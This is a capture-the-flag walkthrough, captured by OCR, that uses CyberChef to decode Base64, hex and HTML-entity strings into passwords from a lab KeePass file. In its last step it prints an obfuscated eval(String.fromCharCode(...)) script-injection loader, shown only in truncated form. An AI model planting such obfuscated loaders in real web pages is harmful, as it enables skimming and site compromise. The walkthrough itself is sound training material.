
```
dGhlZ3JpbmNod2FzaGVyZQ==
```

Output time: 33ms length: 21543 lines: 794

```
Recipe (click to load)          Result snippet       Properties
From_Base64('A-Za-z0-           thegrinchwashere     Possible languages:
9+/=',true,false)                                        English
                                                         German
                                                         Dutch
                                                         Indonesian
                                                     Matching ops: From Base64,
                                                     From Base85
                                                     Valid UTF8
                                                     Entropy: 3.28
From_Base64('A-Za-z0-9+\\-      thegrinchwashere     Possible languages:
=',true,false)                                           English
                                                         German
                                                         Dutch
                                                         Indonesian
                                                     Matching ops: From Base64,
```

Question 2

The encoding method listed as the ‘Matching ops’ is Base64



Magic

Depth 3 □ Intensive mode

□ Extensive language support

Crib (known plaintext string or regex)

Input length: 24 lines: 1


```
dGhlZ3JpbmNod2FzaGVyZQ==
```

Output start: 192 end: 198 length: 6 time: 33ms length: 21543 lines: 794

```
Recipe (click to load)          Result snippet       Properties
From_Base64('A-Za-z0-           thegrinchwashere     Possible languages:
9+/=',true,false)                                        English
                                                         German
                                                         Dutch
                                                         Indonesian
                                                     Matching ops: From Base64,
                                                     From Base85
                                                     Valid UTF8
                                                     Entropy: 3.28
From_Base64('A-Za-z0-9+\\-      thegrinchwashere     Possible languages:
=',true,false)                                           English
                                                         German
                                                         Dutch
                                                         Indonesian
                                                     Matching ops: From Base64,
```


Question 3

After enter the KeePass, select Network to view the Elf server




Title	User Name	Password	URL	Notes
Elf Server	elfadmin	********	http%3A%2F%2F123.456.789.000:9999	HEXtra step to decrypt.

Double click to see the details, unhide the password and copy it.



Title:	Elf Server
User name:	elfadmin
Password:	736e30774d346e21
Repeat:	
Quality:	59 bits 16 ch.
URL:	https%3A%2F%2F123.456.789.000:9999
Notes:	HEXtra step to decrypt.
□ Expires:	7/23/2022 12:00:00 AM

Paste it on cyberchef by choosing another recipe which is From Hex



From Hex


Delimiter: Auto

```
length: 16
 lines: 1
736e30774d346e21
```

```
  time: 0ms
length: 8
 lines: 1
sn0wM4n!
```

Question 4

Click the email section




Group: eMail, Title: EMail, User Name: mceager, Password: ********, URL: http://%3A%2F%2F123.456.789.9999, Creation Time: 11/29/2020 11:03:29 AM, Last Modification Time: 11/29/2020 12:44:54 PM, Expiry Time: 11/29/2020 12:00:00 AM

Entities

1 of 1 selected   Ready.

Double click it, then unhide the password and copy it



Title: ElfMail

User name: mceager

Password: ;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;

Repeat:


Quality: 202 bits 62 ch.

URL: https%3A%2F%2F123.456.789.9998

Notes: Entities

☑ Expires: 11/29/2020 12:00:00 AM

Paste it on cyberchef by choosing the recipe From HTML Entity



entities

Recipe: From HTML Entity

Input (length: 62, lines: 1):


```
&#105;&#99;&#51;&#83;&#107;&#97;&#116;&#105;&#110;&#103;&excl;
```

Output (start: 0, end: 11, length: 11; time: 1ms, length: 11, lines: 1):

```
ic3Skating!
```

Question 5

Once again, click the recycle bin




Title	User Name	Password	URL	Notes
Elf Security System	superelfadmin	********		eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109

Group: Recycle Bin, **Title:** Elf Security System, **User Name:** superelfadmin, **Password:** ********, **Creation Time:** 11/29/2020 11:07:39 AM, **Last Modification Time:** 11/29/2020 12:48:19 PM

eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46,

Double click it and unhide the password. The password is nothing here, thus look for the notes.



Title: Elf Security System

User name: superelfadmin

Password: ●●●●●●●●●●●

Repeat: ●●●●●●●●●●●


Quality: 22 bits 11 ch.

URL:

Notes: eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101,

☐ Expires: 7/23/2022 12:00:00 AM

Paste it on cyberchef, choose From Charcode twice, select comma from Delimiter and also choose base 10



From Charcode
Delimiter: Comma
Base: 10

From Charcode
Delimiter: Comma
Base: 10


Input (length: 3153, lines: 1)

```
